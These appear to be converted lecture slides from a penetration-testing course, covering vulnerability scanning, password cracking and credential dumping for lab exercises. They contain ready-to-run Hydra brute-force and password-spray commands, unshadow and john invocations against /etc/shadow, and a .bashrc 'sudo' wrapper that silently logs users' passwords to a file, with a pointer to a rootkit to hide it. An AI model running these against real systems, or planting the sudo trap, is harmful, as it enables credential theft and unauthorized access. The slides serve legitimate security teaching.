
VPR scoring

Rating	Score
Low	0.0 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0



Advantages and disadvantages of VPR


Advantages of VPR	Disadvantages of VPR
VPR is a modern framework that is real-world.	VPR is not open-source like some other vulnerability management frameworks.
VPR considers over 150 factors when calculating risk.	VPR can only be adopted as part of a commercial platform.
VPR is risk-driven and used by organizations to help priorities patching vulnerabilities.	VPR does not consider the CIA triad to the extent that CVSS does; meaning that risk to the confidentiality, integrity and availability of data does not play a large factor in scoring vulnerabilities when using VPR.
Scorings are not final and are dynamic, meaning the priority a vulnerability should be given can change as the vulnerability ages.	



Vulnerability databases


Throughout your journey in cybersecurity, you would often look up existing vulnerabilities in these two databases:

1. [NVD \(National Vulnerability Database\)](#)
2. [Exploit-DB](#)
3. [Rapid7](#)
4. GitHub
5. searchsploit



NVD – National Vulnerability Database

- The National Vulnerability Database is a website that lists all publicly categorized vulnerabilities.
- Vulnerabilities are classified under “Common Vulnerabilities and Exposures” (Or CVE for short).
- These CVEs have the formatting of CVE-YEAR-IDNUMBER. For example, the vulnerability that the famous malware WannaCry used was CVE-2017-0144.
- NVD allows you to see all the CVEs that have been confirmed, using filters by category and month of submission.



Exploit-DB

- [Exploit-DB](#) retains exploits for software and applications stored under the name, author and version of the software or application.
- We can use Exploit-DB to look for snippets of code (known as Proof of Concepts) that are used to exploit a specific vulnerability.
- Example: your nmap -sV -p 80 told you that the version of the server is **Apache Tomcat 9.0.17**
- Search exploit-DB for possible exploits of this server



Rapid7

- Rapid7 database contains instructions for exploiting applications using the popular Metasploit tool (*We will learn more about Metasploit in Week 9*)
- Example: check “[Wordpress Plugin SP Project & Document](#)” for how to use Metasploit to exploit a Wordpress vulnerability
- This module allows an attacker with a privileged Wordpress account to launch a reverse shell due to an arbitrary file upload vulnerability in Wordpress plugin SP Project & Document < 4.22.
- The security check only searches for lowercase file extensions such as ` `.php` , making it possible to upload ` .pHP ` files for instance.
- Finally, the uploaded payload can be triggered by a call to ` `/wp-content/uploads/sp-client-document-manager//.php`



GitHub

- [GitHub](#) is a popular web service designed for software developers.
- The site is used to host and share the source code of applications to allow a collaborative effort.
- Security researchers store & share PoC's (Proof of Concept) on GitHub, turning it into an exploit database in this context.
- GitHub is extremely useful in finding rare or fresh exploits because anyone can create an account and upload
- There is no formal verification process like there is with alternative exploit databases.
- With that said, there is also a downside in that PoC's may not work where little to no support will be provided.
- I got 11,338 repository results for the search of the keyword 'CVE'



Searchsploit

- Searchsploit is a tool that is available on popular pentesting distributions such as Kali Linux. It is also available on the TryHackMe AttackBox.
- This tool is an offline copy of Exploit-DB, containing copies of exploits on your system.
- You are able to search searchsploit by application name and/or vulnerability type.
- For example, in the snippet below, we are searching searchsploit for exploits relating to Wordpress that we can use – no downloading necessary!
- Example:
- `└$ searchsploit wordpress`



Manual exploitation

```
$ nano exploit.py
```

```
...
```

```
mymachine="10.13.37.10"
```

```
port=1337
```

```
...
```

```
$ exploit.py --help
```

To use this exploit, provide the following arguments:

- u The URL of the application

- c the command that you wish to execute




Vulnerability scanning

- Vulnerability scanning is the process of using automated tools to discover, and identify, vulnerabilities in a network.
- Vulnerability scanners come in many different forms, from simple scripts that identify a single vulnerability, to complex commercial software engines that scan for thousands of them.
- Vulnerability scans can generate a great deal of traffic and, in some cases, can even result in denial of service conditions on many network devices



Vulnerability scanners

- There is a myriad of tools and services available in cybersecurity for vulnerability scanning. Ranging from being commercial (and footing a heavy bill) to open-source and free.
- Vulnerability scanners are convenient means of quickly canvassing an application for flaws.
- The vulnerability scanner [Nessus](#) has both a free (community) edition and commercial.



Vulnerability scanners

- nmap-vulners:
 - nmap vulners, an advanced vulnerability scanning module for nmap:
<https://github.com/vulnersCom/nmap-vulners>
 - allows the offense to chain their port scanning directly into vulnerability enumeration.
- OpenVas:
 - an open-source vulnerability scanning solution:
<https://github.com/greenbone/openvas>
- Metasploit
 - a modular, open source scanning, exploitation, and post exploitation framework: <https://github.com/rapid7/metasploit-framework>
- Metasploit Resource Scripts
 - A type of scripting for automating the Metasploit framework, including post-exploitation functionality: <https://docs.rapid7.com/metasploit/resource-scripts/>




Vulnerability scanners are not enough!

- Although vulnerability scanners have been around for more than two decades, strictly relying on a vulnerability scanner is typically not sufficient.
- Vulnerability scanners provide the raw data on potentially open vulnerabilities in the systems being scanned.



Vulnerability scanners are not enough!

- The offensive team should know the current hot exploits or exploits that will reliably work on current popular 0-day or n-day vulnerabilities.
- For example, in April 2017, the EternalBlue exploit was leaked from the NSA, creating an n-day vulnerability lasting several months or years in some organizations.
 - <https://en.wikipedia.org/wiki/EternalBlue>




Is your vulnerability scanner up-to-date?

- In Equifax's case, after the Global Threat and Vulnerability Management (GTVM) team had emailed over 400 employees about a particularly dangerous vulnerability (CVE-2017-5638),
- They then went about scanning for presence of the vulnerability in Equifax's networks.
- The Equifax team used the McAfee Vulnerability Manager to help them in identifying such vulnerabilities (in March 2017).
- The McAfee Vulnerability Manager was announced to be “end-of-life” in October 2015 and was going to be supported by McAfee until January 2018 at the latest.



Vulnerability scanning with nmap scripting engine

- `nmap -v -p 80 --script=http-vuln-cve2010-2861 a.b.c.d`
- `nmap -v -p 21 --script=ftp-anon.nse a.b.c.d-e`
- `nmap -v -p 139, 445 --script=smb-security-mode a.b.c.d`
- `nmap -sV --script vulners --script-args mincvss=5 <target>`
- The Common Vulnerability Scoring System (aka CVSS Scores) provides a numerical (0-10) representation of the severity of an information security vulnerability



OpenVAS

- The Open Vulnerability Assessment System (OpenVAS) is a powerful vulnerability scanner, containing thousands of vulnerability checks. It is completely free, and open source, licensed under the GNU General Public License (GNU GPL).



Activity

- Install OpenVAS on your Kali Linux
- The guide below might be helpful (takes some time though)
 - <https://www.agix.com.au/installing-openvas-on-kali-in-2020/>
 - I also had to `sudo chmod o+w /var/log/gvm/openvas.log`
 - What port openvas is running on? In which file this port was configured?
 - `dpkg -L gvm | xargs grep -w -3 --color='auto' 9392 2>> /dev/null`




Alternative: run openvas as a docker image

- Or you can run OpenVAS as a container using Docker
 - `apt install docker.io`
 - `docker run -d -p 443:443 --name openvas mikesplain/openvas`
 - For more information check the openvas-docker project on [GitHub](#) and [DockerHub](#).
 - Use netstat to verify the port where openvas is running/listening
 - `└$ sudo netstat -tulpn`




Activity

- Use OpenVAS to scan 127.0.0.1
- Use openVAS to scan the VM machine “Monitoring” that you can download from canvas.
- [Bonus] Account for the traffic using iptables. How many resources does scanning a single host require, in terms of network bandwidth, and time?



Changing the network interface of the VM

- The machine uses a network interface name which were not the same one that VirtualBox provided to Monitoring.
- The issue is on the network interface name. You will not get IP address to the VM if you don't change the interface name.
- These steps need to be followed only to resolve this problem.
 - Boot the VM with a live cd, we used Ubuntu Desktop
<https://ubuntu.com/download/desktop>
 - Get the NIC's name with `ip addr`
 - Mount the VM's disk: `mount /dev/sda1 temp`
 - Chroot into temp `chroot temp`
 - Edit the file in `/etc/network/interfaces`: rename the interface name with yours.
 - Unmount temp with `umount`
 - Restart.



THM Rooms

- <https://tryhackme.com/room/openvas>
- <https://tryhackme.com/room/vulnerabilities101>
- <https://tryhackme.com/room/exploitingavulnerabilityv2>
- <https://tryhackme.com/room/vulnerabilitycapstone>




Chapter #5

Working with passwords



Dictionary files

- Password “dictionary files” are usually text files that contain a large number of common passwords.
- These passwords are often used in conjunction with password cracking tools, which can accept these password files, then attempt to authenticate to a given service with the passwords contained in the password files.
- Kali Linux includes a number of these dictionary files in the following directory: `/usr/share/wordlists/`



Default and weak passwords from Target's breach 2013/14

Within a week, security consultants cracked 86% of Target's network credentials (472,308 of 547,470 passwords)

One to six characters = 83 (0.02%) One to eight characters = 224731 (47.59%) More than eight characters = 247536 (52.41%)	Only lowercase alpha = 141 (0.03%) Only uppercase alpha = 13 (0.0%) Only alpha = 154 (0.03%) Only numeric = 1 (0.0%)
Single digit on the end = 78157 (16.55%) Two digits on the end = 68562 (14.52%) Three digits on the end = 28532 (6.04%)	First capital last symbol = 60641 (12.84%) First capital last number = 95626 (20.25%)
Top 10 passwords	Top 10 base words
Jan3009# = 4312 (0.91%) sto\$res1 = 3834 (0.81%) train#5 = 3762 (0.8%) t@rget7 = 2260 (0.48%) CrsMsg#1 = 1785 (0.38%) NvrTeq#13 = 1350 (0.29%) Tar#76DSF = 1301 (0.28%) summer#1 = 1174 (0.25%) R6c#VJm4 = 1006 (0.21%) Nov@2011 = 1003 (0.21%)	target = 8670 (1.84%) sto\$res = 4799 (1.02%) train = 3804 (0.81%) t@rget = 3286 (0.7%) summer = 3050 (0.65%) crsmsg = 1785 (0.38%) winter = 1608 (0.34%) nvrteq = 1362 (0.29%) tar#76dsf = 1301 (0.28%) qwer = 1166 (0.25%)
Password length (length ordered)	Password length (count ordered)
3 = 1 (0.0%) 5 = 4 (0.0%) 6 = 78 (0.02%) 7 = 81724 (17.3%) 8 = 142924 (30.26%) 9 = 105636 (22.37%) 10 = 64633 (13.69%) 11 = 44264 (9.37%)	8 = 142924 (30.26%) 9 = 105636 (22.37%) 7 = 81724 (17.3%) 10 = 64633 (13.69%) 11 = 44264 (9.37%) 12 = 19229 (4.07%) 13 = 9524 (2.02%) 14 = 3874 (0.82%)



cewl

- CeWL (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper.
 - Optionally, CeWL can follow external links.
 - CeWL can also create a list of email addresses found in mailto links. These email addresses can be used as usernames in brute force actions.
 - CeWL is pronounced "cool".
 - <https://www.kali.org/tools/cewl/>
- ```
$ cewl https://www.google.edu/
```



# Key-space brute force

- Generate all combinations of length 3 to 4 from the characters 1,2,3,4,a,b,c

```
$ crunch 3 4 1234abc
```

- Generate all 2-digit hexadecimal combinations

```
$ crunch 2 2 -f
/usr/share/crunch/charset.lst hex-upper
```




# Patterns

- [2 x Capital Letter] [2 x special chars] [2 x numeric] [2 x lower case letters]
- Crunch placeholders:
  - @ → Lower case alpha characters
  - , → Upper case alpha characters
  - % → Numeric characters
  - ^ → Special characters including space
- Solution?  
`$ crunch 8 8 -t ,,,%^%%@@`
- Exercise: what are all the supported symbols (special characters)?
- `crunch 3 3 -t a^a 2> /dev/null | grep --color=always "^.a.a$" | wc -l`




# Password profiling

- CUPP is an automatic and interactive tool written in Python for creating custom wordlists.
- For instance, if you know some details about a specific target, such as their birthdate, pet name, company name, etc., this could be a helpful tool to generate passwords based on this known information.
- CUPP will take the information supplied and generate a custom wordlist based on what's provided.
- There's also support for a 1337/leet mode, which substitutes the letters a, i,e, t, o, s, g, z with numbers. For example, replace a with 4 or i with 1.
- <https://github.com/Mebus/cupp>



# Online password attacks

- Services: HTTP, SSH, VNC, FTP, SNMP, POP3, etc.
- Tools: **Hydra**, **Medusa**, **Ncrack**, etc.
- Noisy: might result in account lockups and logged warnings on the target systems.
- The art behind online brute-force attacks is choosing your targets, user lists, and password files intelligently.
- Multi-threading increase the speed of the brute-force. However, it is not recommended for “slow” protocols such as RDP and SMB.



# Hydra

- hydra -l user -P passlist.txt  
ftp://10.10.x.x
- hydra -l email@company.xyz -P  
/path/to/wordlist.txt smtp://10.10.x.x -v
- hydra -L users.lst -P  
/path/to/wordlist.txt ssh://10.10.x.x -v
- hydra -l admin -P 500-worst-passwords.txt  
10.10.x.x http-get-form "/login-  
get/index.php:username=<sup>USER</sup>&password=<sup>PA  
SS</sup>:S=logout.php" -f



# Password spray attack

- A password spraying attack targets many usernames using one common weak password, which could help avoid an account lockout policy.
- `hydra -L usernames-list.txt -p Spring2022 ssh://10.1.1.10`
- RDP Password Spray attack
  - <https://github.com/xFreed0m/RDPPassSpray>

```
python3 RDPPassSpray.py -U usernames-list.txt -p Spring2021! -d active-directory-domain -T RDP_servers.txt
```
- OWA (Outlook Web Access)  
<https://github.com/byt3bl33d3r/SprayingToolkit>  
<https://github.com/dafthack/MailSniper>



# Activity 1

- Run the one of the linux machines on  
<https://tryhackme.com/room/linprivesc>
- Brute-force the ssh login with hydra, medusa or ncrack
- Which tool you like the most? Why?



# Activity 2

- Use the machine provided on canvas
- Run both your kali and the machine in host-only adapter mode (choose subnet 192.168.56.0 and enable dhcp).
  - For this you should create a new subnet using virtual box: File → host network manager → create
- Make sure you can ping the target machine from kali:  
`nmap -n -sP 192.168.56.0/24`
- Crack the wordpress login  
at <http://192.168.56.223/bull/wp-login.php> for the user **bully**
  - Generate a list of password by using `cewl`
  - Mutate the passwords using `john`  
`$ john --wordlist=pass1.txt --rules --stdout`
  - Use `hydra` to crack the password




# Hashing

- Hashed passwords are passwords that have been “scrambled” in such a way that, given a password that a user supplies at login time, it is easy to mathematically compute if it is a match to the hashed password stored in the password database.
- However, given only the hashed password (that could be obtained by an attacker if a password database is stolen), it is difficult to determine what might be the unscrambled password that was used to generate it.
- Hashed passwords are typically stored instead of passwords themselves, such that if the system is broken into, an attacker would not be able to walk away with all users’ unscrambled passwords “in the clear.”



# Passwords must not be stored in the clear. Isn't it?

- In March 2019, Facebook revealed that it internally and inadvertently stored plaintext passwords for hundreds of millions of its users “in the clear” in a fashion that they could be searched by any of 20,000 employees.
- Facebook investigated and found that employees had not inappropriately accessed the passwords.
- Both Twitter and GitHub also revealed similar issues regarding storing passwords in the clear the year prior in 2018.
- Software developers often log data to help them troubleshoot and debug problems when they occur.
- However, it is important not to log sensitive data such as passwords in the clear.




# Salting

- In addition, to prevent an attack called an “offline dictionary attack”, in which attackers try to match every word in the dictionary (or combinations of them), against stored hashed passwords, password security systems typically store a distinct “salt” for each user.
- A salt is a number which is used as part of the computation of the hashed password.
- The salt makes it harder to conduct a “brute-force” dictionary attack in which all users are targeted because in addition to trying all possible dictionary words and combinations of them, every possible number that can be used for a salt also needs to be tried.
- As such, even having stolen hashed passwords and potentially salts from the database, the hackers should not have been able to log in to all accounts.




# Hash functions

- A cryptographic hash function is a one-way function that transforms an arbitrary block of data into a message digest of a fixed length or what we call a hash value.
  - Passwords must never be stored in clear-text, but as (salted) hashes to improve security.
  - Salting is a good defense against Rainbow tables!
- Hash cracking is to generate hashes of a list of messages, one by one, and compare the result to the target hash. The hash type must be known first.
- Check <https://openwall.info/wiki/john/sample-hashes> for hash type examples.



# Hash analyzing & cracking

- Analyze hash:
  - (Kali command) `hash-identifier`
  - <https://gchq.github.io/CyberChef/>
- Crack hash
  - Rainbow tables: <https://crackstation.net/>
  - Brute force: John The Ripper, hashcat



# John The Ripper

```
$ john --rules --
wordlist=/usr/share/wordlists/rockyou.txt --
fork=2 hash.txt
```


- For linux:

```
$ unshadow /etc/passwd /etc/shadow >
unshadowed.txt
```

```
$ john --rules --
wordlist=/usr/share/wordlists/rockyou.txt --
fork=2 unshadowed.txt
```


- Generate mutated passwords:

```
john --rules --wordlist=clinic.txt --stdout >
clinic-rules.txt
```



# Hashcat

- hashcat -d 1 -a 0 -m 400 -O -w 4  
/opt/hashcat/example400.hash  
/opt/hashcat/example.dict
- -d 1: device type - cpu
- -a 0: attack mode - Straight (dict. attack)
- -m 400: hash type - phpass
- -O: optimized-kernel-enable
- -w 4: workload profile - nightmare
- <https://hashcat.net/wiki/doku.php?id=hashcat>
- fastest password recovery tool



## Activity 3

- Consider this hash

**\$P\$7hAcKiNgUSQy2/Jcrj73EzTYEVxHnS1**

- What is the hash type?
- What is the used salt?
- How many rounds were used by the hash algorithm?
- What is the plaintext for this hash? Crack it!
- Resources:
  - [https://hashcat.net/wiki/doku.php?id=example hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)
  - [https://hashcat.net/wiki/doku.php?id=rule based attack](https://hashcat.net/wiki/doku.php?id=rule_based_attack)



# THM Rooms

- <https://tryhackme.com/room/passwordattacks>
- <https://tryhackme.com/room/johntheripper0>
- <https://tryhackme.com/room/crackthehash>
- <https://tryhackme.com/room/crackthehashlevel2>



# Getting passwords / Windows

- Mimikatz is the undisputed king of getting passwords out of memory.
- Mimikatz accomplishes this traditionally through accessing the LSASS process memory and parsing out cleartext credentials or tokens.
- Old tools:
  - pwdump, fgdump: A utility for dumping password hashes on Windows NT/2000/XP/2003 machines  
<https://github.com/interference-security/kali-windows-binaries>
  - winrce: Windows Credential Editor (WCE) to add, change, list, and obtain NT/LM hashes, as well as list logon sessions. It supports Windows XP, 2003, Vista, 7, 2008 and Windows 8.  
<https://www.ampliasecurity.com/research.html>




# Pass-the-hash

- Windows systems can be vulnerable to “pass-the-hash” (psexec tool <https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>) and “pass-the-ticket” (check THM room)
- An Active Directory is a live directory or database that stores information such as user accounts and other sensitive data.
- Active directory credentials would authenticate a user to access the said active directory.
- In Target’s breach (2013/14), hackers are believed to use “Pass-the-Hash” to gain access to the hash token of an Active Directory administrator.



# Getting passwords / Windows

- THM Room:
  - <https://tryhackme.com/room/postexploit>
- References:
  - Mimikatz – Legendary Windows Password Dumping Multitool:  
<https://github.com/gentilkiwi/mimikatz/wiki>
  - Windows Mimikatz – Writeup on using Mimikatz in operations:  
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Mimikatz.md>




# Getting passwords / Linux

- Linikatz: targets applications that connect Linux to an Active Directory.
  - Linikatz – Linux memory-based password dumping tool:  
<https://github.com/CiscoCXSecurity/linikatz>
- MimiPenguin: pull vsftpd, LightDM, GNOME Keyring, GNOME Display Manager, Apache2, and even OpenSSH passwords.
  - MimiPenguin – Another Linux memory-based password dumping tool: <https://github.com/huntergregal/mimipenguin>
- 3snake: pull passwords from memory, out of sshd.
  - 3snake – Dump SSHD and SUDO credential-related strings:  
<https://github.com/blendin/3snake>



# Searching files for secrets


- GoRedLoot – A Go cross-platform tool to search for secrets and keys: <https://github.com/ahhh/goredloot>
- SharpDir, SharpShare, and SharpFiles
  - SharpCollection – A group of C# offensive security utilities: <https://github.com/Flangvik/SharpCollection>



# Shadowing sudo in .bashrc

```
function sudo () {
 realsudo=$(which sudo)
 read -s -p "[sudo] password for $USER: " inputPasswd
 printf "\n";
 printf '%s\n' "$USER : $inputPasswd\n" >> /var/tmp/hlsb
 $realsudo -S <<< "$inputPasswd" -u root bash -c "exit"
>/dev/null 2>&1
 $realsudo "${@:1}"
}
```

- Hide this content within file: Reptile – Linux loadable kernel module rootkit: <https://github.com/f0rb1dd3n/>




# Research project

- Paper: PassGAN: A Deep Learning Approach for Password Guessing
- <https://arxiv.org/abs/1709.00440>
- Github link:  
<https://github.com/emmanueltsukerman/PassGAN>




# Chapter #6

## Buffer overflows

